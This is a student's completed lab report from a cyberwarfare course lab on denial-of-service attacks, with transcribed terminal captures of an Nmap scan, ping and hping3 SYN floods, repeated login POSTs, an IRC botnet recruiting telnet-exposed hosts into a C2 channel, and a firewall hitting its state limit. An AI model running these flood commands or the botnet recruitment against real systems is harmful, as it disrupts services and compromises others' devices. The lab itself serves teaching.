

Performing a Denial-of-Service Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 01

Student:

Test User

Email:

testuser@jblearning.com

Time on Task:

Progress:


100%

Report Generated: Thursday, January 27, 2022 at 9:22 AM

Hands-On Demonstration

Part 1: Perform Reconnaissance and Simple DoS Attacks

5. Make a screen capture showing the results of your Nmap scan.



```
root@kali: /home/kali
Performing a Denial-of-Service Attack
AttackLinux01
2022-01-26 14:47:27
Test User
root@kali: /home/kali
# nmap -sV --script=http-headers drisst.org
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-26 14:46 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid se
rvers with --dns-servers
Nmap scan report for drisst.org (200.0.0.86)
Host is up (0.00089s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
http-headers:
  Server: nginx/1.18.0 (Ubuntu)
  Date: Wed, 26 Jan 2022 19:47:14 GMT
  Content-Type: text/html; charset=utf-8
  Content-Length: 2062
  Connection: close
  X-Powered-By: Express
  ETag: W/"80e-rRRroB/j3G92dd8dTofol3e09U"
  Set-Cookie: connect.sid=s%3AaW30o8he8Q1gP1gfwdYDF5537yQaAwHp.0YuxvzlnrQ5NuGi5F%2BuPsoug6ujZ0PmId9UHSKuns; Path=/
- (Request type: HEAD)
http-server-header: nginx/1.18.0 (Ubuntu)
3000/tcp  open  http      Node.js (Express middleware)
http-headers:
  X-Powered-By: Express
  Content-Type: text/html; charset=utf-8
  Content-Length: 2062
  ETag: W/"80e-rRRroB/j3G92dd8dTofol3e09U"
  Set-Cookie: connect.sid=s%3A5AzjXxQZMWFaLm_qN0E1eqQmw-cZVM4G.90sV6RRFWUjuy1YWYUtrTUQF5fV%2FHerPRaIg4Ge2ci4; Path=/
  Date: Wed, 26 Jan 2022 19:47:14 GMT
  Connection: close
- (Request type: HEAD)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.09 seconds

root@kali: /home/kali
```

Performing a Denial-of-Service Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 01


14. Make a screen capture showing the **bmon** results for the ping flood used to demonstrate a volumetric DoS attack.



Performing a Denial-of-Service Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 01


18. Make a screen capture showing the **bmon** results for the second ping flood used to demonstrate a volumetric DoS attack.



Performing a Denial-of-Service Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 01


24. **Make a screen capture** showing the **output for the hping command** used to demonstrate a protocol-based DoS attack.



Performing a Denial-of-Service Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 01

27. Make a screen capture showing the results of the two curl commands used to demonstrate an application-based DoS attack.



```
File Actions Edit View Help
AttackLinux01
2022-01-26 15:01:14
--- drisst.org ping statistics ---
20000 packets transmitted, 20000 received, 0% packet loss, time 1054.000 ms
rtt min/avg/max/mdev = 0.206/0.330/6.157/0.176 ms, ipg/ewma 0.403/0.322 ms

root@kali:~/home/kali# ping -f drisst.org -c 20000 -s 25000
PING drisst.org (200.0.0.86) 25000(25028) bytes of data.

--- drisst.org ping statistics ---
20000 packets transmitted, 20000 received, 0% packet loss, time 20219ms
rtt min/avg/max/mdev = 0.492/0.743/10.522/0.238 ms, ipg/ewma 1.010/0.715 ms

root@kali:~/home/kali# ping -f drisst.org -c 20000 -s 25000
PING drisst.org (200.0.0.86) 25000(25028) bytes of data.

--- drisst.org ping statistics ---
20000 packets transmitted, 20000 received, 0% packet loss, time 23076ms
rtt min/avg/max/mdev = 0.586/0.886/5.511/0.261 ms, ipg/ewma 1.153/0.777 ms

root@kali:~/home/kali# hping3 -S -p 80 --flood drisst.org
HPING drisst.org (eth0 200.0.0.86): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- drisst.org hping statistic ---
21143364 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms


root@kali:~/home/kali# curl -d "email=fake%40user6password=password" -X POST http://200.0.0.86:80/users/login
Found. Redirecting to /users/login

root@kali:~/home/kali# curl -d "email=tx%40w6password=password" -X POST http://200.0.0.86:80/users/login
Found. Redirecting to /dashboard

root@kali:~/home/kali#
```

Part 2: Assemble a Botnet

26. Make a screen capture showing the newly recruited hosts.




```
File Actions Edit View Help
AttackLinux01
2021-12-11 18:24:05
irssi
test User


Try to take over the world...
18:18 - alfred_deborouter: 23/tcp open telnet
18:18 - alfred_deborouter: Nmap scan report for 204.40.4.36
18:18 - alfred_deborouter: Host is up (0.000026s latency).
18:18 - alfred_deborouter: Not shown: 998 closed ports
18:18 - alfred_deborouter: PORT STATE SERVICE
18:18 - alfred_deborouter: 22/tcp open ssh
18:18 - alfred_deborouter: 23/tcp open telnet
18:18 - alfred_deborouter: Nmap scan report for 204.40.4.46
18:18 - alfred_deborouter: Host is up (0.000026s latency).
18:18 - alfred_deborouter: Not shown: 998 closed ports
18:18 - alfred_deborouter: PORT STATE SERVICE
18:18 - alfred_deborouter: 22/tcp open ssh
18:18 - alfred_deborouter: 23/tcp open telnet
18:18 - alfred_deborouter: Nmap done: 256 IP addresses (6 hosts up) scanned in 28.59 seconds
18:22 - kali: -recruit alfred_deborouter
18:22 - alfred_deborouter: Searching for signs of unintelligent life...
18:23 - alfred_deborouter: ...found, left a calling card.
18:23 - LINKST-rt65 [LINKST-rt65@204.40.4.26] has joined #c2
18:23 - Satari102 [Satari102@204.40.4.36] has joined #c2
18:23 - COMM1984 [COMM1984@204.40.4.46] has joined #c2
18:23 - quAKE2600 [quAKE2600@204.40.4.16] has joined #c2
18:23 - kali: -muster
18:23 - TargetLinux02: Poised to pounce
18:23 - TargetPi: Shotgun
18:23 - LINKST-rt65: Ready to rumble
18:23 - Satari102: Let us have a go
18:23 - alfred_deborouter: Ready to morph
18:23 - COMM1984: Ready to morph
18:23 - quAKE2600: Shotgun
18:24 - kali: [25debnet/#c2]
[#c2]
```

Part 3: Conduct a DDoS Attack

3. Make a screen capture showing the **drisst.org** webpage.



21. Make a screen capture showing the failed connection to drisst.org.



Performing a Denial-of-Service Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 01

23. Make a screen capture showing the “PF states limit reached” error message.

```
FreeBSD/amd64 (pfSense.home.arpa) (ttyv00)
VMware Virtual Machine - Netgate Device ID: c8245c66435535def7e1
*** Welcome to pfSense 2.5.2-RELEASE (amd64) on pfSense ***
WAN (wan)      -> vmx0      -> v4: 201.10.1.1/24
LAN (lan)      -> vmx1      -> v4: 172.16.0.1/24
DMZ (opt1)     -> vmx2      -> v4: 200.0.0.1/24

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults  13) Update from console
5) Reboot system              14) Disable Secure Shell (sshd)
6) Halt system                 15) Restore recent configuration
7) Ping host                   16) Restart PHP-FPM
8) Shell

Enter an option: [zone: pf states] PF states limit reached
2021-12-11T23:48:47.077066+00:00 pfSense.home.arpa watchfrr 33797 - - [EC 268435
457] staticd state -> unresponsive : no response yet to ping sent 30 seconds ago
[zone: pf states] PF states limit reached
```


Performing a Denial-of-Service Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 01

Challenge and Analysis

Make a screen capture showing the **peak traffic** generated in bmon while performing a DDoS SYN flood attack.

